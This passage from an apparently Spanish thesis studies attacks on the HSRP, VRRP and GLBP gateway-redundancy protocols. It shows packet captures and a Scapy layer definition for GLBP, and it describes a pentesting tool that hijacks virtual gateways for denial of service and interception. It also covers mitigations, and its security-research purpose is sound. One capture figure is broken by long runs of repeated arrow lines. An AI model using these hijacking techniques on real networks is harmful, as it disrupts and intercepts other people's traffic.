41	93.756942464	192.168.0.5		224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
42	96.996466634	192.168.0.4		224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
43	99.830916841	192.168.0.5		224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?
44	101.813457855	192.168.0.5		224.0.0.102	GLBP	102 G: 1, Hello, IPv4, Request/Response?

Figura 3.42.- Captura GLBP

```
> Frame 27: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
> Ethernet II, Src: ca:01:17:fc:00:00 (ca:01:17:fc:00:00), Dst: IPv4mcast_66 (01:00:5e:00:00:66)
> Internet Protocol Version 4, Src: 192.168.0.4, Dst: 224.0.0.102
> User Datagram Protocol, Src Port: 3222, Dst Port: 3222
▼ Gateway Load Balancing Protocol
  Version?: 1
  Unknown1: 0
  Group: 1
  Unknown2: 0000
  Owner ID: ca:01:17:fc:00:00 (ca:01:17:fc:00:00)
▼ TLV 1=28, t=Hello
  Type: Hello (1)
  Length: 28
  Unknown1-0: 00
  VG state?: Active (32)
  Unknown1-1: 00
  Priority: 150
  Unknown1-2: 0000
  Helloint: 3000
  Holdint: 10000
  Redirect: 600
  Timeout: 14400
  Unknown1-3: 0000
  Address type: IPv4 (1)
  Address length: 4
  Virtual IPv4: 192.168.0.1
```

Figura 3.43.- Mensaje Hello del protocolo GLBP

En el mensaje numero 35 Request/Response, el router AVG pregunta al resto de los routers si alguno tiene la dirección MAC virtual señalada en ese mensaje. En caso de no recibir una respuesta, empieza a enviar mensajes *Hello + Request/Response* adjudicándose dicha dirección y convirtiéndose así en AVF.

Mas adelante, cuando el router 192.168.0.5 alcance la convergencia en el proceso *virtual gateway*, se convierte también en router AVF, siguiendo el mismo proceso que su compañero, anunciando la MAC virtual dada por el AVG.






En la figura 3.44, se muestra el contenido de un mensaje *Hello + Request/Response*. En ella se observan dos campos dentro del propio mensaje de GLBP. El primer campo TLV con una longitud 28 bytes, contiene los datos referentes al proceso de selección *virtual gateway*. El segundo campo con una longitud de 20 bytes, transmite la información del proceso *virtual forwarder*.

```
> Frame 37: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
  > Ethernet II, Src: Cisco_00:01:01 (00:07:b4:00:01:01), Dst: IPv4mcast_66 (01:00:5e:00:00:66)
  > Internet Protocol Version 4, Src: 192.168.0.4, Dst: 224.0.0.102
  > User Datagram Protocol, Src Port: 3222, Dst Port: 3222
  > Gateway Load Balancing Protocol
    Version?: 1
    Unknown1: 0
    Group: 1
    Unknown2: 0000
    Owner ID: ca:01:17:fc:00:00 (ca:01:17:fc:00:00)
    <--+--+
      <--+--+
        <--+--+
          <--+--+
            <--+--+
              <--+--+
                <--+--+
                  <--+--+
                    <--+--+
                      <--+--+
                        <--+--+
                          <--+--+
                            <--+--+
                              <--+--+
                                <--+--+
                                  <--+--+
                                    <--+--+
                                      <--+--+
                                        <--+--+
                                          <--+--+
                                            <--+--+
                                              <--+--+
                                                <--+--+
                                                  <--+--+
                                                    <--+--+
                                                      <--+--+
                                                        <--+--+
                                                          <--+--+
                                                            <--+--+
                                                              <--+--+
                                                                <--+--+
                                                                  <--+--+
                                                                    <--+--+
                                                                      <--+--+
                                                                        <--+--+
                                                                          <--+--+
                                                                            <--+--+
                                                                              <--+--+
                                                                                <--+--+
                                                                                  <--+--+
                                                                                    <--+--+
                                                                                      <--+--+
                                                                                        <--+--+
              TLV 1=28, t=Hello
                Type: Hello (1)
                Length: 28
                Unknown1-0: 00
                VG state?: Active (32)
                Unknown1-1: 00
                Priority: 150
                Unknown1-2: 0000
                Helloint: 3000
                Holdint: 10000
                Redirect: 600
                Timeout: 14400
                Unknown1-3: 0000
                Address type: IPv4 (1)
                Address length: 4
                Virtual IPv4: 192.168.0.1
    <--+--+
      <--+--+
        <--+--+
          <--+--+
            <--+--+
              <--+--+
                <--+--+
                  <--+--+
                    <--+--+
                      <--+--+
                        <--+--+
                          <--+--+
                            <--+--+
                              <--+--+
                                <--+--+
                                  <--+--+
                                    <--+--+
                                      <--+--+
                                        <--+--+
                                          <--+--+
                                            <--+--+
                                              <--+--+
                                                <--+--+
                                                  <--+--+
                                                    <--+--+
                                                      <--+--+
                                                        <--+--+
                                                          <--+--+
                                                            <--+--+
                                                              <--+--+
                                                                <--+--+
                                                                  <--+--+
                                                                    <--+--+
                                                                      <--+--+
                                                                        <--+--+
                                                                          <--+--+
                                                                            <--+--+
                                                                              <--+--+
                                                                                <--+--+
                                                                                  <--+--+
                                                                                    <--+--+
                                                                                      <--+--+
                                                                                        <--+--+
              TLV 1=20, t=Request/Response?
                Type: Request/Response? (2)
                Length: 20
                Forwarder?: 1
                VF state?: Active (32)
                Unknown2-1: 00
                Priority: 167
                Weight: 100
                Unknown2-2: 00384002580000
                Virtualmac: Cisco_00:01:01 (00:07:b4:00:01:01)
```

Figura 3.44.- Mensaje Hello + Request/Response del protocolo GLBP





4. Estado del Arte

Las tecnologías existentes para llevar a cabo ataques contra los protocolos de redundancia de primer salto, son escasas. En este capítulo, se describen los ataques y las vulnerabilidades conocidas de FHRP, así como las herramientas existentes para explotarlos (Yersinia) o desarrollarlos (Scapy).

4.1.- Ataques y vulnerabilidades

Los protocolos de redundancia de capa 3 son afectados por una vulnerabilidad muy conocida en el tráfico multicast, es decir, cualquier protocolo que use tráfico multicast para comunicarse con el resto de miembros pertenecientes a su grupo, se ve afectado. Como se ha visto en el apartado anterior, se puede escuchar el intercambio de paquetes en la red para estudiar los protocolos FHRP.

Al igual que se escucha se puede inyectar tráfico en la red, específico para un protocolo, con el fin de corromper su funcionamiento. De esta manera, la red puede ser modificada de manera fraudulenta por el atacante.

Los protocolos FHRP, si estos no están debidamente configurados, son vulnerables a los ataques presentados a continuación.

- **Denegación de servicio (DoS):** El atacante trata de atacar a la puerta de enlace virtual generando paquetes con una prioridad mayor que el router principal para convertirse en el *Active Router* o *Master Router*. Quitarle el rol de router principal implica desautorizarlo para responder a las peticiones ARP de los PCs dejando la red aislada e impidiendo también que este pueda reenviar cualquier tipo de tráfico con destino a la puerta de enlace virtual.

Este ataque suele ir acompañado de tráfico de capa 2 para generar un engaño en el switch y redirigir los paquetes de los PCs hacia el atacante pero sin responder.



- **Man in The Middle (MiTM):** Parte del mismo principio que la denegación de servicio. Una vez esté el switch envenenado para que reenvíe el tráfico hacia el atacante, este solo lo tiene que redirigir hacia el exterior.

4.2.- Scripting de los Ataques


Aunque las vulnerabilidades señaladas, afectan a los 3 protocolos FHRP, solo se ha encontrado documentación referente al protocolo HSRP.

La página <https://packetlife.net/blog/2008/oct/27/hijacking-hsrp/>, aporta toda la información sobre cómo realizar dicho ataque en un sencillo script y su solución para mitigar el ataque.

La idea que propone packetlife, es generar mensajes *Hello* a la dirección multicast de HSRP con una prioridad mayor que el *Active Router*, para hacerle creer que hay un router conectado con una prioridad mayor que él. Esto genera que el router actual pase al estado *Standby* tras la recepción del mensaje *Hello* con mayor prioridad. Para llevarlo a cabo, el autor hace uso de la herramienta de generación de paquetes Scapy.

4.3.- Yersinia

Yersinia es una herramienta de pentesting de código abierto incluida en algunas distribuciones de Linux, creada para explotar algunas vulnerabilidades de protocolos de capa 2 y 3, entre ellos HSRP.






Figura 4.1.- Yersinia modo gráfico




Figura 4.2.- Yersinia modo interactivo

Actualmente permite atacar a los siguientes protocolos:

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- IEEE 802.1Q
- IEEE 802.1X



- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

Una característica de Yersinia son sus dos modos de funcionamiento. Un modo gráfico “-G” y un modo interactivo “-I” mostrados en las figuras 4.1 y 4.2. Para la realización de las pruebas se utiliza el modo gráfico.

Con respecto al protocolo HSRP, tanto en el modo interactivo como en el modo gráfico permite realizar un único ataque aunque aparezcan tres opciones distintas. La primera de ellas, envía un paquete HSRP configurado con los campos introducidos en la parte inferior del programa. El segundo campo, “*becoming ACTIVE router*” realiza una denegación de servicio, tomando posesión del rol de *Active Router*. Por último, el tercer campo, en teoría permite hacer un MiTM pero provoca el colapso de la herramienta.

Yersinia es capaz de realizar una denegación de servicio y redirigir el tráfico hacia la interfaz del atacante. Desde el punto de vista estricto, esto es un MiTM, pero no realiza ningún cambio de configuración en el equipo para reenviar el tráfico por otra interfaz de salida.

Una desventaja de Yersinia es que no permite elegir a qué grupos atacar, solo permite realizar un ataque por cada sesión abierta. Para ello se debe conocer la IP virtual del grupo e indicársela en el diálogo mostrado en la figura 4.3.




Figura 4.3.- Ataque DoS Yersinia



Sin embargo, la herramienta permite la visualización del tráfico del protocolo seleccionado en tiempo real y la manipulación de los campos del protocolo para generar un paquete HSRP fraudulento. Esto facilita las pruebas que desee realizar el usuario.

4.4.- Scapy

Scapy es una poderosa herramienta escrita en Python que permite capturar, falsificar e injectar paquetes en la red. Scapy es muy utilizada por múltiples desarrolladores debido a sus prestaciones y la facilidad de incorporar otros módulos de Python.

La página oficial de Scapy proporciona una buena base de documentación. En ella, se explica desde los conceptos más básicos, como el envío de un paquete TCP/IP con un campo modificado, hasta la creación de un ataque personalizado a un protocolo concreto.

4.4.1.- Comandos básicos

Scapy está basado en capas. Para la construcción de un paquete se deben agrupar los distintos protocolos en el orden correcto, por ejemplo, Ether/IP/ICMP. Esto se consigue con el operador de concatenación. Además existen otros comandos que facilitan la utilización de Scapy para manipulación de paquetes.

- **ls()**: Muestra todos los protocolos disponibles en Scapy. Se pueden encontrar HSRP y VRRP. El protocolo GLBP no está configurado en Scapy por tanto es necesario crearlo.
- **ls(ipPacket)**: Disecciona el paquete del protocolo y devuelve una visualización de sus campos con el valor establecido.
- **str(ipPacket)**: Permite obtener una representación en String del paquete.
- **hexdump(ipPacket)**: Muestra el contenido hexadecimal del paquete
- **/** : Operador de concatenación de paquetes.
- **lsc()**: Muestra las funciones estandar compatibles con Scapy. Las más destacadas son las siguientes:



- Send: Envía paquetes en capa 3.
- Sendp: Envía paquetes en capa 2.

4.4.2.- Creación de un paquete ad-hoc

Scapy permite la elaboración de nuevos protocolos que no están implementados por defecto. Para construir una nueva capa, es recomendable utilizar los campos proporcionados por Scapy.

La nueva capa debe ser subclase de la clase Packet. De esta forma, toda la lógica de manipulación de paquetes es mantenida por la clase padre y heredada por la hija. La nueva capa resultante, contiene una lista con los campos del protocolo a desarrollar.

```
44 class GLBP(Packet):  
45     name = "GLBP"  
46     fields_desc = [  
47         ByteField("version", 0),  
48         ByteField("unknown1", 0),  
49         ShortField("group", 1),  
50         XShortField("unknown2", 0),  
51         MACField("ownerID", 0 ),  
52         PacketField("AVG", AVG(), AVG),  
53         PacketField("AVF", AVF(), AVF)  
54     ]  
55  
56     bind_bottom_up(UDP, GLBP, dport=3222)  
57     bind_bottom_up(UDP, GLBP, sport=3222)  
58     bind_layers(UDP, GLBP, dport=3222, sport=3222)  
59     bind_layers(AVG, Padding)  
60     DestIPField.bind_addr(UDP, "224.0.0.102", dport=3222)
```

Figura 4.4.- Código del protocolo de GLBP

En la figura 4.4, se muestra un trozo de código desarrollado para la creación del nuevo protocolo, con el fin de comprometer la seguridad del protocolo GLBP. En ella se observa como la clase GLBP hereda de la clase Packet y se le añaden 2 atributos:

- **name:** Identifica el protocolo en la interfaz de Scapy con el nombre que se pasa por parámetro.





- **field_desc:** Contiene una lista de los campos del nuevo protocolo. A su vez, está formada por varios campos predefinidos en Scapy. Contienen la descripción y el tamaño de cada campo del protocolo.

Cada campo descrito a continuación, tiene un tamaño predefinido. Normalmente, como mínimo, reciben dos parámetros. El primero es el nombre con el que se conoce dicho campo y el segundo, el valor por defecto que toma en el caso de construirse un paquete vacío y no se especifique ningún valor.

- **ByteField:** Selecciona un byte de la cabecera GLBP.
- **ShortField:** Selecciona dos bytes de la cabecera GLBP.
- **XShortField:** Selecciona dos bytes en formato hexadecimal de la cabecera GLBP.
- **MACField:** Campo ideal para las direcciones MAC. Su tamaño es de 48 bits, es decir, 6 bytes.
- **PacketFiled:** Incluye un paquete definido anteriormente.


Después de realizar la estructura del protocolo, es necesario concatenar la capa desarrollada con las capas existentes en Scapy.

En la figura anterior, GLBP depende del protocolo de la capa de transporte UDP, con el puerto de origen y de destino 3222. Además dicho protocolo envía sus paquetes a la dirección multicast 224.0.0.102.

La función *bind bottom up* le indica a Scapy que el *payload* de UDP, es parte del paquete GLBP con el puerto de origen y destino 3222. La función *bind layers* monta finalmente GLBP sobre la capa de transporte terminando con la configuración del protocolo.

4.5.- Mitigaciones conocidas

Una posible solución propuesta por Cisco y el autor de packetlife, es configurar mecanismos de autenticación para los paquetes. De esta forma los routers descartan






cualquier paquete referente a los protocolos FHRP en el que el campo Auth no coincida con la contraseña introducida.

Cisco era consciente de la vulnerabilidad de multicast cuando desarrolló el protocolo, por eso introdujo el campo *Auth* en los paquetes de HSRP. Por defecto, este campo está configurado en texto plano y con la contraseña “cisco”.

Otra posible solución, es el uso de ACL, permitiendo solo el tráfico de los protocolos First Hop Redundancy Protocol (FHRP) de routers conocidos. Aunque esta solución parece factible, un atacante que haya ejecutado un reconocimiento de la red previo, puede suplantar la identidad de un router legítimo.

A día de hoy estos protocolos siguen siendo vulnerables en multitud de organizaciones debido a la mala configuración de los mismos, dejando el campo de autenticación con el valor por defecto.





5. Herramienta de Pentesting


El objetivo del presente proyecto consiste en realizar una herramienta de pentesting operativa que explote las vulnerabilidades de los protocolos de redundancia de primer salto. A continuación, se presenta la herramienta Scropy.

5.1.- Scropy

Scropy es una herramienta de pentesting enfocada a explotar las vulnerabilidades de los protocolos de primer salto (FHRP).

Está escrita en python, un lenguaje de programación interpretado y muy versátil. Se ha elegido este lenguaje debido a su integración con Scapy para la manipulación de los paquetes de red y por la compatibilidad con PyQt que junto PyChar, permite realizar interfaces gráficas de una forma sencilla y rápida.

La herramienta Scropy ofrece una interfaz gráfica e intuitiva al usuario. En la figura 5.1 se muestra la primera ventana que se encuentra el usuario al ejecutar la herramienta. En ella se observan dos pestañas intercambiables. La primera muestra un mensaje de advertencia para indicar la finalidad de dicha herramienta y alertar de las consecuencias de un mal uso. La segunda contiene los datos del autor. Los botones para pasar a la siguiente ventana se encuentran en la parte inferior.







Figura 5.1.- Fase inicial de Scropy

La figura 5.2 muestra la segunda etapa de la interfaz gráfica. La herramienta facilita al usuario la introducción del nombre de la interfaz mediante un *textEdit*, es decir, la interfaz por la que el programa debe escuchar el tráfico. Automáticamente actualiza el nombre introducido al presionar *enter* y lo añade al *comboBox*. Este último mantiene una lista de todas las interfaces introducidas por pantalla.

Cuando se deseé, el botón *Go* genera un evento que extrae la información actual del *comboBox* y lanza el Sniffer de la aplicación. El Sniffer está recogiendo la información (10 segundos para cada protocolo) de forma pasiva y sin la necesidad de usar ninguna interfaz en modo promiscuo. Por precaución se deshabilitan el resto de botones durante la escucha.

Una vez terminado, el botón *Next* que se encuentra justamente debajo permite avanzar de pantalla.

Además en esta fase, la interfaz cuenta con una salida por pantalla de los datos en la parte inferior de la ventana.






Figura 5.2.- Fase sniffer de Scropy

La tercera ventana mostrada en la figura 5.3, es meramente informativa. Permite ofrecer de una forma más visual el tráfico detectado en la ventana anterior. En caso afirmativo, se puede ver el resultado en la siguiente figura. Pero si no se ha detectado nada, la misma ventana ofrece la opción de volver al Sniffer o cerrar el programa.




Figura 5.3.- Fase de resultados visuales de Scropy

Finalmente la última ventana y donde reside toda la lógica de los ataques se muestra en la figura 5.4 . En ella se procesa los paquetes capturados durante la etapa del Sniffer y facilita la realización de los ataques DoS y MiTM para los protocolos HSRP y VRRP y el ataque DoS para el protocolo GLBP.



En la ventana en cuestión, el usuario se encuentra con dos *comboBox*. El primero le permite seleccionar el ataque que desee realizar y el segundo solo tiene sentido en un ataque MiTM para configurar la interfaz de salida.





Figura 5.4.- Fase de ataque de Scropy

Si la herramienta ha detectado más de un grupo FHRP enviando tráfico a la red, está lo muestra en la parte inferior. Cada grupo esta representado mediante un *checkbox*, puesto que permite atacar a los grupos seleccionados. Esto se consigue utilizando técnicas de multiprocesamiento.

Los botones *Start* y *Stop*, lanzan y paran el ataque. Es necesario parar el ataque antes de cerrar la ventana porque puede ocasionar el colapso de la herramienta al mantener un proceso en funcionamiento. Al pulsar el botón *Stop*, el usuario puede experimentar un pequeño retardo similar al *helotime*, configurado en el protocolo.

Los botones *Back* y *Finish* permiten volver a la ventana del Sniffer o cerrar la aplicación con seguridad.





6. Entorno de experimentación

A día de hoy, disponer de un laboratorio físico propio es inasumible por su coste económico. Por eso se recurren a técnicas de virtualización para la simulación de redes, basadas en la capacidad de cómputo que ofrecen los ordenadores de la actualidad.

La virtualización es una solución software fácil, sencilla y de bajo coste. Permite recrear a partir de software, que se ejecuta dentro de un sistema operativo anfitrión, otros recursos tecnológicos como pueden ser dispositivos hardware, sistemas operativos, etc.

6.1.- Grafical Network Simulator 3


GNS3 es una herramienta de simulación de redes virtuales de código abierto lanzada en 2008. Permite ejecutar de forma local las imágenes ISO del fabricante Cisco y estudiar el comportamiento de las redes.

La herramienta hace uso de otros proyectos de código abierto. Los más destacados son: wireshark, solar putty, npcap, etc.

Ha adquirido gran popularidad en el mundo del *networking* debido a que facilita la preparación de certificaciones de redes al virtualizar los dispositivos físicos del fabricante.

6.1.1.- Funcionamiento

La herramienta de simulación de redes carga las imágenes ISO de los routers Cisco. Para comunicar los distintos dispositivos virtuales, realiza conexiones telnet de manera local. De esta forma y usando software de terceros, genera un terminal de consola para poder configurar los dispositivos.





Además, GNS3 permite cargar máquinas virtuales desde Virtual Box o desde VMware, facilitando la incorporación de dispositivos finales a la red para preparar los ataques, disponibles en el capítulo 7.

El rendimiento de GNS3 depende directamente de la capacidad de cómputo y de la memoria RAM disponible. Es necesario realizar unos pasos de configuración para no agotar los recursos del sistema.

6.1.2.- Instalación

GNS3 se puede descargar de la página oficial <https://www.gns3.com/software>. Para realizar la descarga, es necesario autenticarse en la plataforma. Si no se dispone de una cuenta de usuario, se puede crear una gratuitamente.

Una vez descargado el ejecutable, el proceso de instalación es bien sencillo y no difiere mucho de otros programas. Se recomienda dejar los valores por defecto, hasta su finalización.

6.1.3.- Configuración inicial

Al abrir el programa por primera vez, GNS3 realiza la configuración inicial para saber dónde se va a ejecutar. La herramienta ofrece 3 opciones:

